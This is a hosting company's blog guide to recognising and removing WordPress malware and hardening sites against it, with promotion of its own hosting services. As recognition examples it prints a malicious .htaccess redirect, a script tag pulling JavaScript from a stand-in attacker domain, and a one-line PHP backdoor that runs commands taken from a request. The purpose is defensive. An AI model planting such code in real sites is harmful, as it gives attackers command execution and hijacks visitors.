That sinking feeling when you realise your site might be compromised is something no business owner wants. A successful WordPress malware removal process starts with correctly identifying the infection's symptoms, which are often more subtle than a complete site takedown. Learning to spot these early warning signs is the first, and most critical, step in protecting your brand and your customers.
Recognising the Signs of a Hacked WordPress Site
Discovering malware on your WordPress site often feels like finding an intruder in your home; the signs can be blatant or sneakily hidden. Sometimes, it’s an alarming warning from Google Search Console, but more often, the symptoms are subtle disruptions that slowly degrade your website's performance and reputation.

Many site owners first notice something is wrong when their site suddenly becomes sluggish. While performance issues can have many causes, a sudden, unexplained slowdown can be a red flag. Malware often consumes server resources, running malicious scripts in the background that slow everything down. This can eventually lead to more severe problems, like the dreaded "error establishing a database connection".
Uncovering Hidden Clues and Red Flags
Beyond a slow-loading site, you need to look for changes you didn't authorise. Hackers are notorious for injecting spammy links into footers or blog posts, often promoting illicit products. These "SEO spam injections" are designed to hijack your site's authority, and they'll eventually get you penalised by search engines.
Another classic tactic is the malicious redirect. A visitor tries to access your homepage but is instead sent to a scammy or adult website. This doesn't just destroy user trust; it's a clear indicator that your .htaccess file or theme files have been compromised.
Practical Example: A malicious redirect in your .htaccess file might look like this:
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (google|yahoo|msn|aol|bing) [NC]
RewriteRule ^(.*)$ http://malicious-scam-site.com/spam.php?q=$1 [L,R=301]
This code specifically redirects visitors coming from search engines to a spam website.
Key Takeaway: Malware symptoms aren't always obvious. While redirects are a clear sign of trouble, subtle issues like a gradual performance drop, a spike in spam comments, or strange files appearing in your
/wp-content/uploads/folder are equally serious indicators of a breach.
Is It Malware or Something Else?
Not every website glitch means you’ve been hacked. It's easy to jump to conclusions, but sometimes the cause is more mundane. This table can help you differentiate between a genuine malware infection and other common issues.
Common Malware Symptoms vs Other Potential Causes
| Symptom | Likely Malware-Related Cause | Other Possible Cause |
|---|---|---|
| Sudden Slowdown | Malicious scripts consuming server resources. | A new plugin, an unoptimised image, or a server issue. |
| Site Offline | An attack has crashed your server or database. | Expired domain/hosting, a configuration error, or a plugin conflict. |
| Weird Pop-ups | Adware injected into your site’s JavaScript. | A poorly coded plugin or a third-party script you added. |
| Spammy Links | SEO spam injection in your content, footer, or header. | A compromised user account adding spam content manually. |
| Can't Log In | Attacker has changed your password or deleted your account. | You’ve simply forgotten your password or have been locked out after too many failed attempts. |
While this table is a good starting point, if you're ticking multiple boxes on the malware side, it's time to investigate further.
From Your cPanel to Customer Complaints
Your own tools and user feedback are invaluable for detection. Keep an eye out for these specific warning signs:
- Strange Files: If you log into your cPanel File Manager and see files you don’t recognise, like
evil.phpor randomly named PHP files, it's a major red flag. - Phantom Pop-ups: Are users complaining about pop-up ads appearing on your site? This is a classic sign of adware.
- Account Lockouts: Being unable to log into your own WordPress admin dashboard can mean an attacker has changed your password or even deleted your user profile.
- Search Engine Warnings: A "This site may be hacked" message appearing under your URL in Google search results is a definitive sign of infection.
Over recent years, Australian web experts have seen a huge increase in WordPress attacks, largely due to the platform's overwhelming popularity. This isn't just a local trend; globally, 90% of all hacked content management systems in 2018 were WordPress. This trend really highlights why proactive detection is so vital for Australian businesses.
This is where hosting-provided tools can be a lifesaver. For instance, the automated malware scanners included with UpTime Web Hosting act as an early warning system, helping you catch these problems before they escalate into a full-blown crisis. You can learn more about our comprehensive website maintenance and support packages that include these security features.

Performance you can feel, backed by clients who depend on it. Read how our support and uptime create long‑term customer success.Power Your Business with Better Hosting
Your Immediate Response Plan to Contain the Threat
When you find out your site’s been hacked, that first jolt of panic is completely normal. But what you do in the next few minutes is critical. Your goal isn't to start deleting files at random, but to calmly and methodically contain the threat before it can do any more damage.
The first, and most important, step is to take your site offline. This immediately stops the infection from spreading, prevents your visitors from being hit with dodgy redirects or malware downloads, and cuts the connection between the malware and its command server. It's about protecting your customers and your reputation.
Activating Maintenance Mode
The simplest way to get your site offline quickly is to pop it into maintenance mode. A lightweight plugin like WP Maintenance Mode or SeedProd can handle this in seconds. It’ll display a friendly message letting visitors know you're doing some work behind the scenes, which looks a hundred times more professional than a broken, hacked-out website.
With the site now isolated, it's time to lock the doors.
Securing All Entry Points Immediately
Hackers almost always get in using compromised login details. To kick them out and keep them out, you need to change every single password connected to your website. Don't skip this or take shortcuts; be thorough and make every new password strong and unique.
Hit these key areas right away:
- WordPress Admin Accounts: Go through and change the password for every single user, paying special attention to anyone with administrator rights. While you're in there, scan the user list for any new accounts you don't recognise and delete them on sight.
- Hosting Control Panel (cPanel): This password is the keys to the kingdom—it controls your files, databases, and emails. Resetting it should be a top priority.
- FTP/SFTP Accounts: If you use FTP for file management, change those passwords. Hackers love getting in through a weak FTP account to upload their malicious scripts.
- Database Password: Your database password is listed in your
wp-config.phpfile. You'll need to update this in your hosting control panel first, then edit thewp-config.phpfile to match the new credentials so WordPress can connect again.
Expert Tip: Don't just tack a '1' or an '!' onto your old password. Use a password generator to create properly long, random strings of characters. This makes it incredibly difficult for attackers to brute-force their way back in.
Contacting Your Hosting Provider
Finally, get in touch with your hosting provider. A good host is your best ally in a crisis like this. They have a server-level view of what's happening and can often run scans that you can't, offering invaluable advice. For instance, UpTime Web Hosting clients can call our 24/7 local support team for immediate help and guidance on what to do next.
If this incident has shown you that you don't have a solid security plan, now is the perfect time to get one. Having professional help on standby takes the stress out of these situations. Our guide to website maintenance and support packages explains how these services can protect your site for the long haul.
By following these initial steps, you'll minimise the damage, protect your customers, and create a secure starting point for the cleanup process.
Getting Stuck into the Malware Cleanup Process
With your site safely contained and all passwords reset, it’s time to roll up your sleeves and get to the real work: the WordPress malware removal. This is the part where you become a digital detective, hunting down and wiping out every last bit of malicious code from your site’s files and database. It takes patience and a sharp eye, but it’s the only way to be certain you've evicted the hackers for good.
The first thing you need is a map of the damage. While your hosting provider might offer a server-level scan, I always recommend using a dedicated WordPress security plugin like Wordfence or Sucuri Security. These tools give you a detailed, file-by-file report right inside your dashboard, comparing your core files, themes, and plugins against a library of known malware signatures to pinpoint exactly where the infection is hiding.
Pinpointing and Removing Malicious Files
Your scan will likely spit out a list of suspicious or flat-out infected files. Now comes the manual part: carefully examining and deleting them. You can do this directly through your hosting control panel's File Manager, which lets you browse your website’s file structure without needing any complex software. If you're not familiar with managing files this way, our guide on what is FTP and its modern, more secure alternatives is a great place to start.
When you're sifting through your files, here’s what you should be looking for:
- Recently Modified Files: A dead giveaway. Sort your files by the "Last Modified" date. Anything changed around the time you suspect the hack happened is a prime suspect.
- Suspicious File Names: Hackers often use random names (like
dsf87gh2.php) or try to mimic legitimate files (likewp-content.php). If it looks out of place, it probably is. - Odd Locations: The
/wp-content/uploads/directory is a favourite hiding spot for malware because it often has more relaxed permissions. A golden rule: no PHP file should ever be executing from your uploads folder.
Using the File Manager, you can delete infected files or, if you're confident, edit them to remove the malicious code snippets. My advice? When in doubt, delete the file and restore a clean version from a backup or a fresh download. It's just not worth the risk.
Validating Core Files and Critical Configuration
Hackers have a couple of favourite targets they love to tamper with: .htaccess and wp-config.php. Your .htaccess file can be hijacked to create spammy redirects, while wp-config.php is the key to your database and can be modified to inject nasty code.
Go through these two files with a fine-tooth comb. Look for any code you don't recognise. A standard WordPress .htaccess file is usually quite simple; anything unusual, especially long strings of garbled text, should be removed immediately.
For your core WordPress files, the best approach is to download a fresh copy from the official repository. You can then compare your wp-admin and wp-includes folders with the clean versions, replacing anything that doesn’t match.
Before you even start this deep clean, remember the immediate steps for threat containment. This process is absolutely critical.

Isolating your site and locking down access are the essential first moves. They set the stage for a successful cleanup by stopping the problem from getting any worse.
Cleansing the WordPress Database
Malware isn't just a file-based problem; it can also worm its way into your database. Hackers are notorious for injecting spam links, creating rogue admin users, or storing malicious scripts right in your database tables—especially wp_posts and wp_options.
Practical Example: In your wp_posts table, a hacker might inject a malicious script into your content. It could look like this: <script src='http://evil-domain.com/malware.js'></script>. You'll need to search your database for such patterns and remove them.
Tread very carefully here. One wrong move in the database can bring your entire site crashing down. The safest way to tackle this is with a plugin designed for database cleanup or by using a tool like phpMyAdmin in cPanel. Scan your posts for suspicious links or scripts, and meticulously check the wp_users table for any administrator accounts that you didn't create yourself.
The history of WordPress is littered with incidents that show just how vital this is. Back in 2013, the Mailpoet plugin vulnerability led to as many as 50,000 WordPress sites being hacked worldwide—a massive event for the Australian hosting community at the time. Attackers used that one flaw to inject malware and spambots, a stark reminder of how a single outdated plugin can cause chaos.
A Note on Backups: If all this sounds a bit much, remember your backups. Services like UpTime Web Hosting provide nightly off-site backups for this very reason. Restoring your site to a point before the infection is often the fastest and most reliable way to get back to a clean slate.
Hunting Down and Eliminating Backdoors
This is, without a doubt, the most important part of the entire cleanup. After breaking in, hackers almost always leave behind "backdoors." These are hidden scripts that give them persistent access to your site, even after you've changed your passwords and removed the initial infection.
Miss one of these, and you'll almost certainly be hacked again.
Backdoors are sneaky. They’re often disguised to look like legitimate WordPress files and can be hidden anywhere. They typically use PHP functions like base64_decode, eval(), exec(), or gzuncompress to mask what they're really doing.
Practical Example: A simple backdoor could be a single line of code hidden in your functions.php file:<?php if(isset($_REQUEST['cmd'])){ echo '<pre>'; $cmd = ($_REQUEST['cmd']); system($cmd); echo '</pre>'; } ?>
This allows an attacker to run any command on your server by simply visiting a URL.
Here are some common hiding spots:
- The
/wp-content/themes/directory, tucked away inside an old, inactive theme. - The
/wp-includes/directory, with a filename that closely mimics a core file. - The root directory, disguised as a common file like
license.php.
A good security plugin can help you scan for these functions, but I always recommend a manual check as well. Finding and removing every single backdoor is non-negotiable. Only when you've verified every file and every database entry as clean can you truly say the WordPress malware removal process is complete.
Host your website with our 5-star rated, cPanel website hosting plans.
Super fast servers, with security included and hosted in your choice of Australian Data Center.
View cPanel Plans
Restoring Your Site and Verifying a Clean Slate
Getting rid of malware is a huge relief, but you're not quite at the finish line yet. Tossing out the malicious code is one thing; getting your site back to a fully functional, trustworthy state is the real goal. This final phase comes down to two things: choosing the right way to restore your site, and then meticulously checking that it’s genuinely clean.
You’ve got two main paths forward: bringing back a known-good backup or doing a complete, clean reinstall of WordPress. For most business owners, restoring from a backup is easily the fastest and most reliable way to get back online. It pulls all your content, settings, and customisations from a point in time before the infection ever happened.
Leveraging a Known-Good Backup
In a malware crisis, a clean backup is your best friend. If you’ve got a recent, uninfected copy of your website, you can simply overwrite the compromised version and be back in business fast. This is where having a reliable hosting provider really pays off.
At UpTime Web Hosting, our plans include encrypted off-site nightly backups. That means we have a secure, isolated copy of your website from each of the last few days. Our local support team can help you pinpoint a backup from before the hack and restore it for you, effectively rolling back the clock and wiping out the malware in one go.
Key Takeaway: Always use a backup that you are 100% certain is from before the infection. Restoring a compromised backup will only reintroduce the malware, forcing you to start the entire cleanup process over again.
If you don't have a reliable backup on hand, your other option is a manual restoration. It’s a bit more involved, but it works.
Here's what that looks like:
- Export your content: Use the built-in WordPress export tool to save your posts, pages, and media library.
- Perform a clean install: This means completely deleting the old WordPress files and installing a fresh, untouched version.
- Reinstall themes and plugins: Download brand new, clean copies of your theme and every plugin directly from their official sources.
- Import your content: Finally, bring in the content you exported in that first step.
This approach definitely takes more time, but it absolutely guarantees that no infected files are lurking in the shadows. To get a better handle on what you'd need to save, check out our guide on how to properly back up a WordPress site, which breaks down the essential components.
The Critical Verification Process
Once your site is back up, you have to verify it's clean. Don't just assume it is; you need to prove it. This step is all about rebuilding trust with your visitors and, just as importantly, with search engines. A recent security incident is a stark reminder of why this is so critical.
The DarkEngine fake CAPTCHA scam hit over 2,300 WordPress sites, including 82 in Australia and New Zealand. It tricked visitors into downloading malware through dodgy prompts, showing that even after a cleanup, you have to be certain no nasty elements are left behind to harm your visitors. You can read more about the fake CAPTCHA scam findings to see how these attacks target small businesses.
To confirm you have a clean slate, run through these verification steps:
- Run Multiple Scans: Use at least two different security plugins, like Wordfence and Sucuri, to scan your entire site. One tool might catch something the other misses, giving you a much more complete picture.
- Use External Scanners: Tools like Google Safe Browsing and VirusTotal can check your site from an outside perspective. They’re great for spotting blacklisting issues or malware that only affects visitors.
- Check Google Search Console: Log into your Google Search Console account and head straight to the "Security issues" report. If Google has flagged your site, this is where you can request a review once you’re confident the problem is solved.
- Thoroughly Test Functionality: Click through everything on your site. Seriously. Test your contact forms, your checkout process, and the user login. You're looking for anything that doesn't work as expected, especially any weird redirects or pop-ups.
Hardening WordPress to Prevent Future Infections
After the stress of cleaning up a hacked WordPress site, the very last thing you want is a repeat performance. This is where you switch gears from reactive cleanup to proactive defence. It’s time to turn your website from an easy target into a digital fortress and secure it against future attacks.

This process is called "hardening," and it's all about layering multiple security measures to make it incredibly difficult for attackers to find a way in. It starts with the absolute basics: your login credentials. Weak passwords are one of the most common ways hackers get in, but thankfully, they're also one of the easiest vulnerabilities to fix.
Strengthening Your Access Controls
Think of your WordPress login page as the front door to your business. Putting strong access controls in place isn't just a good idea—it's non-negotiable for blocking anyone who shouldn't be there. The goal is to make brute-force attacks, where bots hammer your login page guessing password combinations, completely useless.
A critical first step is to enforce a strong password policy for every single user. This means requiring a mix of uppercase and lowercase letters, numbers, and symbols. Plugins can handle this for you, making sure no one can get away with a weak password like "password123".
Beyond that, you absolutely must enable two-factor authentication (2FA). This simple security measure adds a second verification step, usually a code from an app on your phone, on top of your password. It's one of the single most effective ways to stop unauthorised logins, even if an attacker somehow gets their hands on a password.
You should also limit login attempts. This feature automatically locks out an IP address after a few failed login attempts, stopping brute-force attacks dead in their tracks.
Keeping Your Software Up to Date
Running an outdated plugin or theme is like leaving a window wide open for intruders. Developers constantly release updates to patch security holes, and ignoring them is one of the biggest risks you can take. A staggering 49.1% of hacked WordPress sites are compromised through a vulnerability in an outdated plugin or theme.
Regular updates should be a non-negotiable part of your maintenance routine for:
- WordPress Core: Always run the latest version of WordPress itself.
- Themes: Keep your active theme updated and, just as importantly, delete any inactive themes you aren't using. They can still be exploited.
- Plugins: This is the big one. Diligently update every single plugin as soon as a new version becomes available.
As you harden your site, you'll likely be installing new security plugins. Make sure you understand how to add a plugin to WordPress correctly to avoid introducing any new risks.
Pro Tip: Before you hit "update" on any major plugin, theme, or core file, take a fresh backup of your site. Updates are usually smooth, but if a conflict does happen, that recent backup will be your lifesaver.
Updating Your WordPress Security Keys
This one is often overlooked, but it's a powerful little fix. WordPress security keys (or salts) are a set of random variables that strengthen the encryption of information stored in user cookies. If your site was compromised, it's very likely these keys were exposed, too.
Changing them is simple. You can use a free online generator to create a new set of keys, then copy and paste them into your wp-config.php file, replacing the old ones. This instantly logs out all existing users and invalidates any old session cookies, effectively kicking out any intruders who might still have a lingering connection.
The Role of Secure Hosting
While all these user-level security steps are vital, your hosting environment is the foundation everything is built on. A secure server acts as your first line of defence, often stopping threats before they even get close to your WordPress installation.
Choosing a quality provider makes all the difference. For instance, finding the best Australian hosting for WordPress isn't just about speed; it's about looking for specific security features that truly matter.
Key server-level features to look for include:
- DDoS-Protected Firewalls: These systems filter out malicious traffic and block the large-scale attacks designed to overwhelm your server and knock your site offline.
- Account Isolation: If you're on shared hosting, account isolation is critical. It prevents an infection on one website from spreading to others on the same server, protecting you from the "bad neighbour" effect.
- Free SSL Certificates: An SSL certificate encrypts the data flowing between your visitors' browsers and your server. It protects sensitive information, builds trust, and is a non-negotiable security feature today.
By combining strong user practices with a rock-solid hosting foundation, you create a multi-layered defence that massively reduces the risk of another infection. This proactive approach gives you long-term peace of mind, so you can focus on your business instead of worrying about the next attack.
Your WordPress Security Questions Answered
Dealing with the fallout from a malware attack can be stressful, and it usually leaves you with a lot of questions. We’ve put together some answers to the most common queries we hear, with clear, straightforward advice to help you get back on track.
How Much Does Professional Malware Removal Cost?
This is a bit of a "how long is a piece of string?" question. Professional services can range from a few hundred dollars to well over a thousand, and the final bill really depends on how deep the infection goes. Some agencies, like Sucuri, offer plans starting around $200 USD per year which include cleanup and protection, while one-off emergency cleanups from other services can be more expensive.
But before you open your wallet, check with your hosting provider first. Many quality hosts, like UpTime Web Hosting, actually include free malware scanning as part of their service. When you combine that with their 24/7 expert support, you might find you can sort the whole thing out without copping a massive bill.
Can I Remove WordPress Malware Myself Without Technical Skills?
Yes, you absolutely can. It’s definitely possible for non-technical users to remove malware, particularly with the help of user-friendly security plugins that automate most of the heavy lifting. These tools are designed to walk you through the process, step by step. Our knowledge base article on how to properly back up a WordPress site is a great starting point, as a clean backup is your best removal tool.
That said, some infections are nasty and bury themselves deep in your site’s core files, making them incredibly difficult to remove completely without some technical know-how. If you've cleaned your site and the malware just keeps coming back, or if you simply feel out of your depth, calling in a professional or restoring a clean backup is your safest bet.
Expert Insight: If you're weighing up whether WordPress is the right platform for you in the long run, it's worth understanding how it stacks up against other options. Knowing the ecosystem you're in is a massive part of managing security long-term. You can get some great insights from this comparison: Webflow Vs WordPress: Which Platform Is Right For Your Website.
Will a Malware Infection Hurt My SEO Ranking?
Without a doubt. A malware infection can seriously tank your SEO efforts. If Google spots malicious activity, it will likely blacklist your site and slap a big, ugly warning on it in the search results. That warning alone is enough to scare away almost all of your potential visitors.
Hackers often inject spammy links or set up dodgy redirects, which can get you penalised by search engines—and recovering from that is a real headache. Getting your site cleaned up fast is critical. As soon as it's clean, you need to jump into Google Search Console and request a review to get those warnings lifted and minimise the damage to your ranking.
How Do I Know if the Malware Is Completely Gone?
Getting the all-clear isn't about running one scan and calling it a day. You need to take a multi-layered approach—think of it as getting a second, or even a third, opinion to be absolutely certain the infection has been kicked to the curb.
Here’s a quick checklist to verify your site is truly clean:
- Run multiple plugin scans: Use at least two different security plugins, like Wordfence and Sucuri. It’s common for one tool to catch something another one misses.
- Use external scanners: Tools that scan your site from the outside can spot issues that visitors might see, like blacklisting warnings or malicious pop-ups.
- Check Google Search Console: Head straight to the 'Security Issues' report. This is where Google will tell you if it still detects any funny business.
- Monitor your site: The only way to be sure you stay clean is to keep an eye on things. Regular checks and ongoing monitoring are your best friends from here on out.
At UpTime Web Hosting, we know that a secure website is the bedrock of your online business. Our robust hosting plans come with free malware scanning, 24/7 local support, and nightly backups to give you proper peace of mind. Let us help you keep your WordPress site safe and running at its best. https://uptimewebhosting.com.au